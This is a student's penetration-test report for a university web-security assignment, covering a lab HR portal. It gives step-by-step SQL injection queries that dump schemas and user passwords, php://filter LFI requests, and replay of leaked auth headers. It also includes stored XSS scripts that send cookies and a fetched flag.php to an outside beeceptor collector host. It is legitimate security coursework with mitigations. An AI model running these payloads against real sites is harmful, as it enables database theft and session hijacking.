We Test Pens Incorporated

COMP90074 - Web Security Assignment 1
Jiahao Chen
1118749

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 30/03/2023

Executive Summary

Introduction

I have conducted a security assessment of the new HR portal launched by InHR. My findings mainly indicate four significant vulnerabilities that affect this web application's integrity, availability and confidentiality. The following outlines the identified vulnerabilities and assesses the web application's overall security posture.

Vulnerabilities:

1. SQLI on Search Page:
Attackers can easily input arbitrary SQL queries on the search page, which leaks the whole database. Unauthorised access to sensitive data, including user passwords and system data, can be performed to fetch, modify or remove these data.

2. LFI:
Due to this vulnerability, attackers can access files such as *style.php*, *dashboard.php*, etc. Sensitive data may therefore be leaked. Moreover, other potential attacks, such as code injection, could be possible due to LFI.

3. Information Disclosure:
Due to LFI, attackers can have access to *dashboard.php*. Unfortunately, the developer carelessly left some comments in the file, containing sensitive information. This allows attackers to access *retrieve.php*.

4. XSS in User Profile:
The user profile page is vulnerable to XSS attacks. One of the blocks allows attackers to inject malicious scripts to steal sensitive information such as cookies, DOM or local storage. AJAX calls can also be performed to let attackers pretend to be users to send requests.

Security Posture Assessment:

The pointed vulnerabilities above reveal that the HR portal has a weak security posture. They may lead to financial loss, reputational damage, and legal liability for the company. It is necessary to perform immediate remediations before the public launch to prevent the company and users from potential risks and threats.

Proof of each vulnerability and corresponding mitigations are provided below in detail.

Table of Contents

Executive Summary 2

Summary of Findings 4

Detailed Findings 5

- Finding 1 – SQLI on Search Page 5
  - **Description** 5
  - **Proof of Concept** 5
  - **Impact** 5
  - **Risk Ratings** 5
  - **Recommendation** 5
  - **References** 5
- Finding 2 – LFI and Information Disclosure 6
  - **Description** 6
  - **Proof of Concept** 6
  - **Impact** 6
  - **Risk Ratings** 6
  - **Recommendation** 6
  - **References** 6
- Finding 3 – XSS in User Profile 7
  - **Description** 7
  - **Proof of Concept** 7
  - **Impact** 7
  - **Risk Ratings** 7
  - **Recommendation** 7
  - **References** 7

Appendix I - Risk Matrix 8

Appendix 2 - Additional Information 9

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	**Reference**	**Vulnerability**
Extreme	Finding 1	SQL Injection Attackers can use SQLI on the search page to retrieve the whole database and get sensitive information.
High	Finding 3	XSS XSS is available in the user profile, which allows attackers to inject malicious scripts.
High	Finding 2	LFI Attackers can exploit LFI to access to critical files.
Medium	Finding 2	Information Disclosure Due to LFI, some sensitive information left in files are leaked to attackers.

Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

Finding 1 – SQLI on Search Page

Description	There is a high risk of a data breach occurring due to the SQL injection vulnerability on the search page. It is highly likely that an attacker can successfully discover this vulnerability and gain access to the whole database, which could bring significant legal liability and financial loss to the company.
Proof of Concept	See Appendix II Section I. (1 flag)
Impact	**An attacker could retrieve sensitive data with this vulnerability, including personal identifying information, financial data, or other confidential information.**
Risk Ratings	**Extreme** • Easy to discover and exploit • Sensitive data could be leaked, e.g., user passwords • Attacker can even modify or remove data
Recommendation	• Input validation and sanitisation, e.g., escaping user inputs • Apply access controls. Databases containing sensitive data, such as Secure and sys, should have higher permission required • Use prepared statements or stored procedures. E.g., queries containing sensitive information should return 0. • Use whitelist or blacklist for user inputs • WAF
References	Lecture Slides Workshops

Finding 2 – LFI and Information Disclosure


Description	The website's LFI vulnerability poses a high risk of unauthorized access to sensitive files and data stored on the server. This can also result in severe information leakage, which may bring potential financial loss.
Proof of Concept	See Appendix Section II & IV. (2 flags)
Impact	**Attacker can exploit this vulnerability to gain access or control critical system files, configuration files or sensitive data.**
Risk Ratings	**High** • Some files can be leaked without authentication • May lead to sensitive information disclosure • May lead to other attacks such as code injection
Recommendation	• Input validation and sanitisation • Apply access controls to restrict user access to sensitive files • Use pre-configured and verified file paths instead of including files from the local file systems using user inputs • Re-architect software to have stricter rules • Do not leave sensitive information in codes and comments • WAF
References	Lecture Slides

Finding 3 – XSS in User Profile

Description	The User Profile page has some blocks available for user inputs which are vulnerable to XSS attack. This allows attackers to inject malicious scripts.
Proof of Concept	See Appendix II Section III. (1 flag)
Impact	**An attacker can exploit XSS to execute JavaScript in user's browser to steal cookies, DOM, LocalStorage, etc. AJAX calls can also be performed to send requests, pretending to be the user.**
Risk Ratings	**High** • Malicious scripts can be injected • Cookies, DOM, LocatStorage can be stolen • Perform AJAX calls to send requests as users
Recommendation	• Input validation and sanitisation • Encode user inputs using URL, Base64 or HTML • Apply filters, e.g., use regex to detect <script>. But this is easy to be bypassed. • CSP (Content Security Policy) • WAF
References	Lecture Slides Workshops MDN

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:




		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information


Section I - SQLI on Search Page

1. Visit the search page, input `' or 1=1 #'` outputs all results, which indicates it may have SQL injection.
2. Next, we need to find the number of columns. Since there are 4 columns displayed, we start testing from `'union select 1,2,3,4#`, which luckily gives the following result.




ID	Name	Description	Price
1	2	3	4

3. Next, input `'union select 1,schema_name,3,4 from information_schema.schemata#` to retrieve all the schemas and the result is shown as follows. Now we know the names of all schemas which allow us to dive deeper.




ID	Name	Description	Price
1	mysql	3	4
1	information_schema	3	4
1	performance_schema	3	4
1	sys	3	4
1	Secure	3	4

4. Next, we can search the table names of different schemas. For example, input `'union select 1, table_name,3,4 from information_schema.tables where TABLE_SCHEMA='Secure'#` will give the following results, including a table named Flag which we should be interested to.




ID	Name	Description	Price
1	Flag	3	4
1	Search	3	4
1	Users	3	4
1	testing	3	4

5. Next, we need to find the names of the Flag table's columns. Input `'union select 1,column_name,3,4 from information_schema.columns where table_schema = "Secure" and table_name="Flag"#` will provide us the result.




ID	Name	Description	Price
1	string	3	4

6. Finally, we can retrieve the string in Flag. Input `'union select 1,string,3,4 from Secure.Flag#` will give us the flag: `FLAG{Turning_them_tables_with_a_squiggle!@#1teeHee}`



ID	Name	Description	Price
1	FLAG{Turning_them_tables_with_a_squiggle!@#1teeHee}	3	4


7. Input `'union select Id,Password,Username,Website from Secure.Users#` provides:



ID	Name	Description
1	Randompassword123	user1
2	SecurePass654	user2
3	TotallyLegit357	user3

Section II – LFI

1. `http://assignment-dusty-rose.unimelb.life/style.php?css_file=custom.css` is requested when the login page is visited, which indicates there may be LFI.




```
GET /style.php?css_file=custom.css HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://assignment-dusty-rose.unimelb.life/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CSRF_token=
rywPgBs5kyUQZ9naiUHjZEuHDbekIAQvem5LP88122PAq9nJJeXYCllRoSDrtvY0; PHPSESSID=
s637r8gjaqqcg5fdl14grliv7e
Connection: close
```

2. Visit `http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=style.php` and decode the response to get the content of `style.php`. Though there is no flag in the file, we can know some of the

website's defense mechanisms without authentication. The `style.php` is included in the code folder.

```
    $blacklist = array("/etc", "/usr", "/opt", "/dev", "/var", "/tmp", "auth",
"search", "retrieve", "flag", "push", "pull", "../");
```

3. After authentication, we can have access to files such as `dashboard.php` and `login.php`. Visit `http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php` to get `dashboard.php`, we can find it requires other files including `sober.php`. The `dashboard.php` can be viewed in the code folder.




```
GET /style.php?css_file=
php://filter/convert.base64-encode/resou
rce=dashboard.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=
s637r8gjaqqcg5fdl14gr1iv7e; CSRF_token=
ZXa3m8KFcsysvNXVitjzaFHqE6JkBvjavuQJYEoj
bKFtIyQrtxgErCWi6FW2Fp8Y
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 29 Mar
2023 00:43:26 GMT
Server: Apache/2.4.52
 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 29172
Connection: close
Content-Type:
text/html;
charset=UTF-8

PD9waHAKCnJlcXVpcmUoI
mF1dGhfaGVhZGVyLnBocC
IpOwoKcmVxdWlyZSgiaGV
hZC1pbmNsdWRlLnBocCIp
OwplY2hvX2hlYWQoIkRhc
2hib2FyZCIpOwoKLyoKCi
AgICAgIDwhLS0KICAgICA
gICBUaXAgMTogWW91IGNh
biBjaGFuZ2UgdGhlIGNvb
G9yIG9mIHRoZSBzaWRlYm
FyIHVzaW5nOiBkYXRhLWN
vbG9yPSJwdXJwbGUgfCBh
```

```
require("auth_header.php"); \n
\n
require("head-include.php"); \n
echo_head("Dashboard"); \n
\n
/* \n
\n
      <!-- \n
        Tip 1: You can change the color of the sidebar using:
data-color="purple | azure | green | orange | danger" \n
\n
        Tip 2: you can also add an image using data-image tag
\n
    --> \n
\n
*/ \n
\n
?> \n
\n
        <?php \n
\n
        require("sober.php"); \n
\n
        sidebar("Dashboard"); \n
\n
        ?> \n
    </div> \n
```

4. Finally, visit `http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php` and we can get the flag:

`FLAG{The_deepeR_YoU_Dig,_the_m0re_GOLD_you'll_find!}`



```
GET /style.php?css_file=
php://filter/convert.base64-encode/resource=sober.php
HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=s637r8gjaqqcg5fdl14gr1iv7e; CSRF_token=
ZXa3m8KFcsysvNXVitjzaFHqE6JkBvjavuQJYEojbKFtIyQrtxgErCWi6
FW2Fp8Y
Connection: close
```

```
 2023 01:00:23
GMT
Server:
Apache/2.4.52
(Ubuntu)
Vary:
Accept-Encoding
Content-Length:
17840
Connection: close
Content-Type:
text/html;
charset=UTF-8

PD9waHAKCgovKgoKQ
2hhbGxlbmdlIDE6IE
xGSTogRkxBR3tUaGV
fZGVlcGVSX1lvVV9E
```

```
PGRpdiBjbGFzcz0ic2lkZWJhciI3cmFwcGVyIj4KICAgICAgIC
A8dWwgY2xhc3M9Im5hdiI+CiAgICAgICAgICA8bGkgY2xhc3M9
Im5hdilpdGVtIDw/cGhwIGlmICgkcGFnZSA9PSAnRGFzaGJvYX
JkJyl7ZWNobyAnYWN0aXZlJzt9ID8+Ij4KICAgICAgICAgICAg
```


```
<?php \n
\n
\n
/* \n
\n
Challenge 1: LFI: FLAG{The_deepeR_YoU_Dig,_the_m0r
e_GOLD_you'll_find!} \n
\n
```

Section III – Information Disclosure

1. Recall that we have retrieved `dashboard.php` using LFI. Following are the lines of comments from #152 to #160 in `dashboard.php`:

```
// TODO: Fix up the background POST request. AJAX isn't working properly!
/*
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "retrieve.php", true);
// add in headers:
// csrf => 8TdHvHDKu2368W474TTLgPcvWs8Q96aX
// X-Auth => secure-auth
xhttp.send("auth=@^?@NzcW+S3rSNDdQfwfdp@SD#M^Kx%5WMfxByWJS7@&HgFK-S&operation=fetch");
/*
```

2. It seems developers have leaked some sensitive information here. We can try to make post requests to this address by modifying a post request in Burp Suite as the following shows, which gives the flag:



```
POST /retrieve.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Content-Length: 93
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://assignment-dusty-rose.unimelb.life
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://assignment-dusty-rose.unimelb.life/profile.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=iavvi8jsmg3admrabhpvbjkrbf; CSRF_token=S17IfInM8g42nuB9u7PZ78ACrJ5HRObUhTxG9ZSxeUE1LaKFdh38gSLw8X5KxCql
csrf: 8TdHvHDKu2368W474TTLgPcvWs8Q96aX
X-Auth: secure-auth
Connection: close

auth=%40%5e%3f%40NzcW%2bS3rSNDdQfwfdp%40SD%23M%5eKx%255WMfxByWJS7%40%26HgFK-S&operation=fetch
```


```
HTTP/1.1 200 OK
Date: Wed, 29 Mar 2023 13:31:33 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56
Connection: close
Content-Type: text/html; charset=UTF-8

FLAG{!!!ɘmoƨɘwɒ_ƨi_ϱniɿɘɘniϱnɘ_ɘƨɿɘvɘɿ}
```

`FLAG{!!!ɘmoƨɘwɒ_ƨi_ϱniɿɘɘniϱnɘ_ɘƨɿɘvɘɿ}`

Note that the request must be authenticated, otherwise it will just return the login page.

Section IV – XSS in User Profile

1. There are some blocks allowing user inputs in the **User Profile** page, which may lead to XSS. Input `<script> alert(1) </script>` in these blocks to find a place for XSS. The **About Me** section is finally found to be an injection point.




About Me
random.

<script> alert(1) </script>

2. Next, try to steal cookie using the following script:

```
<script>
var x = new XMLHttpRequest();
x.open("GET", "https://loop5.free.beeceptor.com/cookie?" + document.cookie);
x.send();
</script>
```

3. The cookie is sent to beeceptor as shown below:




```
GET /cookie?PHPSESSID=
iavvi8jsmg3admrabhpvbjkrbf;%20CSRF_token=S17IfInM8g4
2nuB9u7PZ78ACrJ5HRObUhTxG9ZSxeUE1LaKFdh38gSLw8X5KxCq
1 HTTP/1.1
Host: loop5.free.beeceptor.com
```

```
{
  "user-agent": "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1",
  "accept": "*/*",
  "accept-encoding": "gzip, deflate",
  "accept-language": "en,*",
  "referer": "http://localhost/pull.php",
  "x-forwarded-for": "194.195.251.148",
  "x-forwarded-host": "loop5.free.beeceptor.com",
  "x-forwarded-proto": "https"
}
```

Note that the domain of referrer is `http://localhost/`.

4. Since there is no flag contained, we need to seek other ways. Remember that in `style.php`, "flag" is in the blacklist. Visit `http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=flag.php` gives the following response, which indicates `flag.php` may exist.


Request

Pretty Raw Hex

```
GET /style.php?css_file=php://filter/convert.base64-encode/resource=flag.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Wed, 29 Mar 2023 11:25:44 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 15
Connection: close
Content-Type: text/html; charset=UTF-8

Hacker detected
```


5. Try to retrieve flag.php using AJAX call as the following script shows. It sends the request pretending to be the user. However, currently it is not known if `flag.php` is stored in remote or local.

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange = function() {
    if (x.readyState === XMLHttpRequest.DONE) {
        var y = new XMLHttpRequest();
        y.open("GET", "https://loop5.free.beeceptor.com/flag=" + x.responseText);
        y.send();
    }
};
x.open("GET", "http://assignment-dusty-rose.unimelb.life/flag.php")
x.send()
</script>
```

6. Beeceptor gives `flag=Unauthorised!`, which means it may be stored in local. Modify the request as the following shows and beeceptor returns the flag.

`flag=FLAG{Mmm,_aren't_cookies_just_the_best!}`

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange = function() {
    if (x.readyState === XMLHttpRequest.DONE) {
        var y = new XMLHttpRequest();
        y.open("GET", "https://loop5.free.beeceptor.com/flag=" + x.responseText);
        y.send();
    }
};
x.open("GET", "http://localhost/flag.php")
x.send()
</script>
```


#loop5.free.beeceptor.com

https://loop5.free.beeceptor.com→ {nowhere}

GET /flag=FLAG%7BMmm,_aren't_cookies_just_the_best!%7D

Request Body: View Headers